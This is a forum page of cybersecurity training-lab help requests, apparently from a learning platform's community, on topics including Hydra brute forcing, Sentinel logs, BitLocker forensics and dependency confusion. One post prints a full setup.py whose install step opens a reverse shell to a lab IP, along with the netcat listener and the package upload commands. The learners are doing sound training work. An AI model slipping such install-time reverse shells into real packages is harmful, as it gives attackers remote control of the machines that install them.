help & support
329 TopicsCredential Access: Using Hydra

Hi team, I was wondering whether anyone can please help me, as I'm stuck on Q10. So the part I'm stuck on is trying to figure out how to put a command together to use - unix_users.txt and rockyou.txt to brute force an account that can log onto the web application for port 8000 Any suggestions are more than welcome! Many thanks.Solved2.5KViews0likes16Comments
Microsoft Sentinel Deployment & Log Ingestion: Ingesting Platform Logs via Diagnostic Settings
Hello Immersive Labs community, I’ve been working through the lab tasks and successfully completed tasks 1 through 6. However, I’m stuck on task 7, which asks: "A storage account has been deleted. What would be the data type of the generated log?" The task seems oddly described, and I can’t find any clear hints in the lab briefing or online resources. I’ve tried querying various data types like AzureActivity, AuditLogs, StorageBlobLogs, StorageFileLogs, and others, but none seem to fit correctly. Could anyone provide guidance or confirm which data type is actually relevant for this scenario? Are there any specific tips or resources I might be missing? Thanks in advance for your help!2.1KViews0likes1CommentTrick or Treat on Specter Street: Ghost of the SOC
I know it's one of the challenge labs but I'm fairly sure I'm missing something extremely straight forward, it's 100 point difficulty 4.... Someone help me please! I'm banging my head against a wall with this one! If anyone can point me in the right direction of the specific persistence mechanism I think that would be a start Q8. Use the service account to delete the spirit's persistence mechanism. The methods you employ to gain access to this account are up to you.2.1KViews0likes37Comments
Dependency Confusion

I feel as though I have exploited the vulnerability correctly and have gained RCE onto the server but I lack the sufficient privileges to access the token to complete the lab. I have no idea if I missed something but any help is appreciated. Commands used can be found below. Commands executedSolved1.3KViews2likes6Comments
Threat Research: Dependency Confusion Q8
My reverse shell doesn't seem to be working and my listener is spitting out this error every single time: "iml-user@dependency-confusion-desktop:~$ nc -lvp 4242 Listening on 0.0.0.0 4242 Connection received on humble.pie 50074 dependency-confusion-target:/tmp/pip-install-f7fjilfu/flask-auth-humble-pie_e42ebccc41e140c7a74896ea6e23e5eb# ^[[5;31R" I have only been copy and pasting the instructions into the terminal but in case I've went wrong there here's my commands and python code: "iml-user@dependency-confusion-desktop:~/flask-auth-humble-pie$ vim setup.py iml-user@dependency-confusion-desktop:~/flask-auth-humble-pie$ python3 setup.py sdist running sdist running egg_info creating flask_auth_humble_pie.egg-info writing flask_auth_humble_pie.egg-info/PKG-INFO writing dependency_links to flask_auth_humble_pie.egg-info/dependency_links.txt writing top-level names to flask_auth_humble_pie.egg-info/top_level.txt writing manifest file 'flask_auth_humble_pie.egg-info/SOURCES.txt' reading manifest file 'flask_auth_humble_pie.egg-info/SOURCES.txt' writing manifest file 'flask_auth_humble_pie.egg-info/SOURCES.txt' warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md running check warning: check: missing required meta-data: url warning: check: missing meta-data: if 'author' supplied, 'author_email' must be supplied too creating flask-auth-humble-pie-1.0.4 creating flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info copying files to flask-auth-humble-pie-1.0.4... copying setup.py -> flask-auth-humble-pie-1.0.4 copying flask_auth_humble_pie.egg-info/PKG-INFO -> flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info copying flask_auth_humble_pie.egg-info/SOURCES.txt -> flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info copying flask_auth_humble_pie.egg-info/dependency_links.txt -> flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info copying flask_auth_humble_pie.egg-info/not-zip-safe -> flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info copying flask_auth_humble_pie.egg-info/top_level.txt -> flask-auth-humble-pie-1.0.4/flask_auth_humble_pie.egg-info Writing flask-auth-humble-pie-1.0.4/setup.cfg creating dist Creating tar archive removing 'flask-auth-humble-pie-1.0.4' (and everything under it) iml-user@dependency-confusion-desktop:~/flask-auth-humble-pie$ twine upload dist/* /usr/lib/python3/dist-packages/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (1.26.15) or chardet (3.0.4) doesn't match a supported version! warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported " Uploading distributions to http://pypie.org/ Uploading flask-auth-humble-pie-1.0.4.tar.gz 100% 3.8/3.8 kB 00:00 ? iml-user@dependency-confusion-desktop:~/flask-auth-humble-pie$ cat setup.py #!/usr/bin/env python3 import os import pty import socket from pathlib import Path from setuptools import find_packages, setup # Stops us infecting ourselves if not Path("/home/iml-user/Desktop/check_for_this").exists(): s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(("10.102.37.119", 4242)) os.dup2(s.fileno(), 0) os.dup2(s.fileno(), 1) os.dup2(s.fileno(), 2) pty.spawn("/bin/sh") setup( name="flask-auth-humble-pie", version="1.0.4", author="no one",description="package", long_description="long package", long_description_content_type="text/markdown", zip_safe=False, packages=find_packages(), include_package_data=True, )" I've also attached my machines but this is not the first time I have encountered this problem and have reset the machines multiple times: Desktop - "10.102.37.119" PyPI Server - "10.102.4.14" Target - "10.102.51.118" Any help on this would be appreciated ASAP. I really need this lab completed.Solved1.3KViews2likes3CommentsDigital Forensics: BitLocker Encrypted Drive

I have correctly calculated the offset and have no trouble using the bdemount command however I would appreciate some help with troubleshooting the error recieved when using the mount command. All my commands executed in the lab so far ThanksSolved1.2KViews1like13Comments